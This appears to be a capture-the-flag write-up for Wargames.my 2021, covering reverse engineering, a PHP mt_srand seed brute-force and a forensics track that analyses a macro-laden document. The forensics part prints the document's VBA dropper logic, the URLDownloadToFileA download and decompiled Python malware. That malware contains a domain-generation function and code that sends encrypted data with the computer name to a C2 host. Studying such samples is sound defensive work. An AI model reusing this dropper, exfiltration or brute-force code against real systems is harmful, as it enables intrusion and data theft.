
Capture The Flag (CTF)

Wargames.my 2021

VS



Sorok

1. Let WASM load in browser, breakpoint on lines 0x97 and 0xa4 and log each char to xor
    a. Input[i] ^ Array[i] = Result[i]
    b. therefore
    c. Array[i] ^ Result[i] = Input[i]
2. Profit!

```
0x093    i32.add
0x094    i32.load8_u
0x097    i32.xor
0x098    local.get $var0
0x09a    i32.const 4
0x09c    i32.mul
0x09d    i32.const 256
0x0a0    i32.add
0x0a1    i32.load8_u
0x0a4    i32.ne
0x0a5    br_if $label3
0x0a7    local.get $var0
```

home > kali > Desktop > solve_sorok.py


```python
array_1 = [90, 104, 94, 47, 178, 101, 158, 63, 205, 72, 191, 15, 22,  86, 232, 86, 47, 62, 75,  41, 124, 56, 87, 58, 135, 71, 105, 22,  147, 26,  190, 81]
array_2 = [3,  7,   43, 15, 211, 23,  251, 31, 163, 39, 203, 47, 115, 55, 155, 63, 67, 71, 107, 79, 19,  87, 59, 95, 227, 103, 11, 111, 179, 119, 219, 127]

key = ""
for i in range(len(array_1)):
    key += chr(array_1[i] ^ array_2[i])

print(key)

#wgmy{487f7b22f68312d2c1bbc93b1aea445b}
```

Flagmaker

1. Binary created using obash
    a. https://github.com/louigi600/obash/blob/master/interpreter.c
2. Using EDB, breakpoint after it decrypts buffer and dump contents
    a.
```
/* NB: crypted_script is a variable not defined in here but is in
//  printf("length of the crypted script: %i\n",strlen(crypted_sc

  ctx=malloc(strlen(crypted_script));
  plaintext=malloc(strlen(crypted_script));

/* Initialise the openssl library */
  ERR_load_crypto_strings();
  OpenSSL_add_all_algorithms();
  OPENSSL_no_config();

  ctx=unbase64(crypted_script,strlen(crypted_script));
  rb=decrypt(ctx,ctx_len,key,iv,plaintext);
```
3. After dumping contents, iterate through the layers and replace eval's with echo to dump
4. After reaching final layer, determined script is an rc4.sh script
5. At bottom of final layer you will see CIPHERTEXT comparison
    a.
```
  echo -en "\nciphertext (hex):\t" 1>&2
  echo -e "${CIPHERTEXT^^}"
  echo -en "\nplaintext:\t\t" 1>&2
  echo -e "${PLAINTEXT}"
  if [ ${CIPHERTEXT^^} == "DD38593CEC368BE7DFC709E59A4878F7C462D6BD6E128515B39CCE1E94012814C056821E976D" ]
  then
    printf "Flag has been launch!!!! Submit your flag\n\n"
  else
    printf "Flag launching sequence failed!\n\n"
  fi
else
  # decrypted
```
6. Send this ciphertext for decryption using same script to get flag
    a.
```
(base) ┌──(kali㉿kali)-[~/Desktop]
└─$ echo -n "DD38593CEC368BE7DFC709E59A4878F7C462D6BD6E128515B39CCE1E94012814C056821E976D" | ./flagmaker_dump_2.sh -d

starting up the flag maker engine ...
Initiating flag launching sequence ...


plaintext:      wgmy{57da7e9e691d02a99b6116be6156927b}
```

Whack-an-emoji

1. Using cheat engine, search and set countdown time from 5 seconds to a higher number
2. Enjoy a slow emoji finding game. Restart if you fail!




Mountain

1. Register a user (in our case bla), we are given password,
2. With leaked bak file, we can write a small bruteforcer to get the verify code used to seed mt_srand
3. Verify using this code and login with password provided during registration
4. Profit!

```
username bla
pw 1407633968

https://mountain.wargames.my/verify.php?username=bla&verify=1111295564

for($i = 1000000000; $i<9999999999; $i++){
  mt_srand($i);
  $acc_passwd = mt_rand();
  if ($acc_passwd == 1407633968){
     echo $i;
  }
}
```

Corrupt

1. Fix image width, height doesn't matter, and get flag

   a. 


Capture-The-Flag

1. Unzip CTF.sb3
2. Open the project.json
3. Beautify file
4. Scroll till you see
   a.
```
1510    }, {
1511        "id": "y_:$`@3w1jw7gT.bd%F[",
1512        "mode": "list",
1513        "opcode": "data_listcontents",
1514        "params": {
1515            "LIST": "flag"
1516        },
1517        "spriteName": null,
1518        "value": ["g", "w", "y", "m", "7", "{", "b", "8", "3", "1", "b", "d", "2", "3", "c", "4", "7", "d", "1", "9", "4", "7", "d", "a", "d", "b",
            "8", "0", "0", "9", "0", "3", "0", "d", "3", "2", "}", "c", "g"],
1519        "width": 0,
1520        "height": 0,
1521        "x": 6,
1522        "y": 0,
```


5. Break into 2 char pairs, swap first and second chars
6. Profit!

Bendera3

1. User a vdex extractor that can support vdex027
    a. https://github.com/anestisb/vdexExtractor/pull/72
2. Convert to a jar file using a tool like dex2jar
3. Open with jd-gui to extract algorithm



4. Dump and decode using an online java compiler




EasyRSA


1. Plug in variables from python script into online tool
2. Use hint as value for phi
3. Profit!

Forensics

Hash of EML

1. Download the zip then unzip it, this will help us get the EML file. Calculate it using HashMyFiles.





Flag - wgmy{f4053a1aca84638b565c5f941a21b9484772520d7536e31ca41de0deaee14e2c}

Hash of Document

Download the Document file into local then calculate the hash using HashMyFiles.
Flag - wgmy{706301fc19042ffcab697775c30fe7dd9db4c5a6}

Hash of Malware

1. Install OLEVBA from https://github.com/decalage2/oletools/tree/master/oletools to extract the VBA information.

```
(wargame) C:\Users\user\Downloads\artifact>olevba CV_Abdul_Manab.doc > a

(wargame) C:\Users\user\Downloads\artifact>
```

```
C: > Users > user > Downloads > artifact > 1-oleextract
olevba 0.60 on Python 3.9.5 - http://decalage.info/python/oletools
===============================================================================
FILE: CV_Abdul_Manab.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: CV_Abdul_Manab.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -


Sub ParagraphExample()
    Dim oPara As Paragraph
    Set oPara = ActiveDocument.Paragraphs(1)
    MsgBox oPara.Range.Text
```

2. In the middle part, it is a base64 encoded. Copy all out then use BurpSuite Decoder to decode it.

```
|Hex String|ascii                |6173636969                                |
|Hex String|ThisDocum            |54686973446f63756d                        |
|Hex String|ent.RmslEcnea        |656e742e526d736c45636e6561                |
|Hex String|cation               |636174696f6e                              |
|Hex String|DQoNCiAgICAgICAgICAg|44516f4e436941674943416749434167494341674943 4|
|          |ICAgICAgICAgRGVjbGFy|167494341674943416752475 66a624746795a53425164|
|          |ZSBQdHJTYWZlIEZ1bmN0|484a5459575a6c49455a31626d4e306157        |
|          |aW                   |                                          |
|Hex String|9uIEdldE1vZHVsZUhhbm|39754945646c644531765a4856735a556868626d52735|
|          |RsZUEgTGliICJrZXJuZW|a55456754476c6949434a725a584a755a57777a4d6949|
|          |wzMiIgKEJ5VmFsIE9wcn|674b454a35566d467349453977636e425659576c68564|
|          |BVYWlhVGx0c0l0ZW9Ubi|7783063306c305a573955626942426379425464484a70|
|          |BBcyBTdHJpbmcpIEFzIE|626d63704945467a49457876626d64516448494e436b5|
|          |xvbmdQdHINCkRlY2xhcm|26c59327868636d5567554852795532466d5a53424764|
|          |UgUHRyU2FmZSBGdW5jdG|57356a64476c76626942485a585251636d396a5157526|
|          |lvbiBHZXRQcm9jQWRkcm|b636d567a6379424d61574967496d746c636d356c6244|
|          |VzcyBMaWIgImtlcm5lbD|4d794969416f516e6c575957776756323176644 64e6c5|
|          |MyIiAoQnlWYWwgV21vdF|8324a4664484a6c52334a73636d386751584d67544739|
```

3. After decoded, it is a VBA. Use Microsoft Office Macro to run the VBA. With little modification on the original VBA, we can use Debug.Print to print all the variables. This will reveal the XOR Key and the Dropper Site.

```
Public Function Xor_Func(raw_xor_key_1 As String, DataIn As String) As String
Dim TaioTaea As Integer
Dim WotaDr As Integer
Dim LnemTaoeDswe As String
Dim LatsRuegApn As String
Dim SoivNcrpEwioWv As String * 1
Dim raw_xor_key_2 As String * 1
For TaioTaea = 1 To Len(DataIn)
SoivNcrpEwioWv = Mid(DataIn, TaioTaea, 1)
WotaDr = ((TaioTaea - 1) Mod Len(raw_xor_key_1)) + 1
raw_xor_key_2 = Mid(raw_xor_key_1, WotaDr, 1)
LnemTaoeDswe = LnemTaoeDswe & Chr(Asc(SoivNcrpEwioWv) Xor Asc(raw_xor_key_2))
Debug.Print ("LnemTaoeDswe: " & LnemTaoeDswe)
Debug.Print ("WotaDr: " & WotaDr)
Debug.Print ("raw_xor_key_1: " & raw_xor_key_1)
Debug.Print ("raw_xor_key_2: " & raw_xor_key_2)
Next TaioTaea
LatsRuegApn = LnemTaoeDswe
```

mmediate

```
raw_xor_key_1: wghykqpqxbpbusefktfw
raw_xor_key_2: b
LnemTaoeDswe: http://mbnxosod7oj3lm5nkylu.for.wargames.my/cmd64.exe
WotaDr: 13
raw_xor_key_1: wghykqpqxbpbusefktfw
raw_xor_key_2: u
http://mbnxosod7oj3lm5nkylu.for.wargames.my/cmd64.exe
KictIec: ▯▯▯E▯▯▯
LnemTaoeDswe: d
WotaDr: 1
raw_xor_key_1: wghykqpqxbpbusefktfw
```

4. Download the cmd64.exe manually then put into HashMyFiles.

Filename	SHA1	SHA-256
[Job Application] Security Engineer.eml	158c9a1c1ac928302d65c73cf1fa45802a9b9e...	f4053a1aca84638b565c5f941a21b9484772520d7536e31ca41de0deaee14e2c
CV_Abdul_Manab.doc	706301fc19042ffcab697775c30fe7dd9db4c5a6	27a9cc271bc3e1ad5304e6123d8c21078f6bf19824717975288deae932fc76fc
cmd64.exe	094832f61127bbaaf9857d2e3ca6b3ffd3688e31	a01b7bc45297b6e6ae587d28cce5bd0fcc68a14504b0cac0bb8dfb0385c67712

Flag - wgmy{094832f61127bbaaf9857d2e3ca6b3ffd3688e31}

Hash of Dropper Site

SHA1 and other hash functions online generator

http://mbnxosod7oj3lm5nky1u.for.wargames.my/cm hash

sha-1

Result for sha1: e88f4d8ad2551e5c91c742d53229944abd30c5ea

Flag http://mbnxosod7oj3lm5nky1u.for.wargames.my/cmd64.exe - wgmy{e88f4d8ad2551e5c91c742d53229944abd30c5ea}

Hash of API Used to Download Malware

1. Look for suspicious Sub that uses Windows API. The Sub PmepEais calling a function that is using
   AgmaLphoy = DispCallFunc(0, GetProcAddress(LoadLibrary(ElaeIetsO_gG),

SoieRtcIlua), 4, AloeRur, FansOruaGmnaVsit, VType(0), VPtr(0), windapi_getproaddress)

```
'Calling Windows API PmepEais malware_url, file_exe_path, user_agent
Sub PmepEais(ByVal malware_url As String, ByVal file_exe_path As String, user_agent As String)
Dim YrisLsteClroYoeat As LongPtr
Dim GaleTdrca as LongPtr
GaleTdrca = 0
YrisLsteClroYoeat = windapi_getproaddress(Decrypt_Func(Decode_func("4168") & Decode_func("554546415166
("673431")), vbLong, GaleTdrca, malware_url, file_exe_path, GaleTdrca, GaleTdrca)
End Sub
```

2. Modify the previous Macro using same method Debug.Print to print out the Windows API URLDownloadToFileA.

```
unknown2 = Decrypt_Func(Decode_func("4168") & Decode_func("554546415166"))
unknown3 = Decrypt_Func(Decode_func("496a556b50515147486830584178513247 6a554d43") & Decode_func("673431")
Debug.Print ("unknown2: " & unknown2)
Debug.Print ("unknown3: " & unknown3)
'PfrpNlunCmrdPog malware_url, file_path, Decrypt_Func(Decode_func("4f6767534541636445563 54d5445424358524 1
'running_File_path file_path
```

```
Immediate
malw_url: URLDownloadToFil
WotaDr: 16
raw_xor_key_1: wghykqpqxbpbusefktfw
raw_xor_key_2: f
malw_url: URLDownloadToFile
WotaDr: 17
raw_xor_key_1: wghykqpqxbpbusefktfw
raw_xor_key_2: k
malw_url: URLDownloadToFileA
WotaDr: 18
raw_xor_key_1: wghykqpqxbpbusefktfw
raw_xor_key_2: t
malw_exe_file: URLDownloadToFileA
unknown2: urlmon
unknown3: URLDownloadToFileA
```

urldownloadtofile | hash

sha-1

Result for sha1: c276cee25db80584ad8f07d39b683baf86a656aa

Flag urldownloadtofile - wgmy{c276cee25db80584ad8f07d39b683baf86a656aa}

Hash of XOR Key

1. Using the same method to Debug.Print to print out the XOR Key.

```
Public Function Xor_Func(raw_xor_key_1 As String, DataIn As String) As String
Dim TaioTaea As Integer
Dim WotaDr As Integer
Dim LnemTaoeDswe As String
Dim LatsRuegApn As String
Dim SoivNcrpEwioWv As String * 1
Dim raw_xor_key_2 As String * 1
For TaioTaea = 1 To Len(DataIn)
SoivNcrpEwioWv = Mid(DataIn, TaioTaea, 1)
WotaDr = ((TaioTaea - 1) Mod Len(raw_xor_key_1)) + 1
raw_xor_key_2 = Mid(raw_xor_key_1, WotaDr, 1)
LnemTaoeDswe = LnemTaoeDswe & Chr(Asc(SoivNcrpEwioWv) Xor Asc(raw_xor_key_2))
Debug.Print ("LnemTaoeDswe: " & LnemTaoeDswe)
Debug.Print ("WotaDr: " & WotaDr)
Debug.Print ("raw_xor_key_1: " & raw_xor_key_1)
Debug.Print ("raw_xor_key_2: " & raw_xor_key_2)
Next TaioTaea
LatsRuegApn = LnemTaoeDswe
```

mmediate

```
raw_xor_key_1: wghykqpqxbpbusefktfw
raw_xor_key_2: b
LnemTaoeDswe: http://mbnxosod7oj3lm5nkylu.for.wargames.my/cmd64.exe
WotaDr: 13
raw_xor_key_1: wghykqpqxbpbusefktfw
raw_xor_key_2: u
http://mbnxosod7oj3lm5nkylu.for.wargames.my/cmd64.exe
KictIec: ▯▯E▯▯
LnemTaoeDswe: d
WotaDr: 1
raw_xor_key_1: wghykqpqxbpbusefktfw
```

SHA1 and other hash functions online generator

wghykqpqxbpbusefktfw | hash

sha-1

Result for sha1: 23a00e2c2bd7e0b493384ea50cbf3e113ee0a1ba

Flag wghykqpqxbpbusefktfw - wgmy{23a00e2c2bd7e0b493384ea50cbf3e113ee0a1ba}

Hash of C2 Hostname

1. Unzip the cmd64.exe then use https://github.com/rocky/python-decompile3 to decompile __main__.py

```
(py37_32bit) C:\Users\user\Downloads\artifact\cmd64>decompyle3 __main__.pyc > artifacts.py

(py37_32bit) C:\Users\user\Downloads\artifact\cmd64>
```

```
C: > Users > user > Downloads > artifact > cmd64 > artifacts.py > ...
# decompyle3 version 3.8.0
# Python bytecode 3.7.0 (3394)
# Decompiled from: Python 3.7.11 (default, Jul 27 2021, 09:46:33) [MSC
# Embedded file name: __main__.pyc
import subprocess, socket, os, platform, base64, json, time
from urllib.parse import urlencode
from urllib.request import Request, urlopen
from itertools import cycle

def encrypt(data, key):
    data = ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data
    return base64.b64encode(data.encode()).decode()


def decrypt(data, key):
    data = base64.b64decode(data).decode()
    return ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data


def getData():
```

2. Simple modification on the getC2 function from return domain to print(domain), this will loop on the getC2 function with getIP function. Once matched with a live host, it will reveal the C2 hostname with IP address.

```
        print(domain)
        if getIP(domain) != False:
            print(domain)

PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL
wbgfcln.for.wargames.my
wbgfcln.for.wargames.my
'206.189.150.125'
wbgfcln.for.wargames.my
wcmkewn.for.wargames.my
wcmkewn.for.wargames.my
wdspgqt.for.wargames.my
wdspgqt.for.wargames.my
weyuiwn.for.wargames.my
weyuiwn.for.wargames.my
wfpmknq.for.wargames.my
wfpmknq.for.wargames.my
wgspmqt.for.wargames.my
wgspmqt.for.wargames.my
whvrotw.for.wargames.my
whvrotw.for.wargames.my
'128.199.100.139'
whvrotw.for.wargames.my
wiyuqwn.for.wargames.my
wiyuqwn.for.wargames.my
wjnwsyo.for.wargames.my
wjnwsyo.for.wargames.my
Traceback (most recent call last):
```

SHA1 and other hash functions online generator

wbgfcln.for.wargames.my | hash

sha-1

Result for sha1: 7c7b739ef14c9f15f41ac73c8301eccd4de8ca9a

Flag wbgfcln.for.wargames.my - wgmy{7c7b739ef14c9f15f41ac73c8301eccd4de8ca9a}

Hash of C2 Communication Encryption

1. The C2 Encryption Key can be found in the python script.

```
ef sendData(data):
  url = 'http://' + getC2() + '/post.php'
  post_fields = {'act':'post',  'data':encrypt(data, 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')}
  request = Request(url, (urlencode(post_fields).encode()), headers={'X-ComputerName': getComputerName()})
  return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')
```

SHA1 and other hash functions online generator

K719HibejFfel6Jyl4A5TExmIUd2zLF7 | hash

sha-1

Result for sha1: 1d6d76404f85b440cf5db734af068a579915c9f2

Flag K719HibejFfel6Jyl4A5TExmIUd2zLF7 - wgmy{1d6d76404f85b440cf5db734af068a579915c9f2}

Hash of DGA Algorithms

1. Once we have a loop on getC2 function, this will reveal the second C2 host.

```
def getC2():
    primes = [
     1, 6, 5, 2, 11, 13]
    domain = False
    for nr in range(1, 10):
        domain = 'w'
        for prime in primes:
            domain += getChr(prime * nr)

        domain += '.for.wargames.my'
        nr += 1
        if getIP(domain) != False:
            return domain
```

```
        print(domain)
        if getIP(domain) != False:
            print(domain)

PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL
wbgfcln.for.wargames.my
wbgfcln.for.wargames.my
'206.189.150.125'
wbgfcln.for.wargames.my
wcmkewn.for.wargames.my
wcmkewn.for.wargames.my
wdspgqt.for.wargames.my
wdspgqt.for.wargames.my
weyuiwn.for.wargames.my
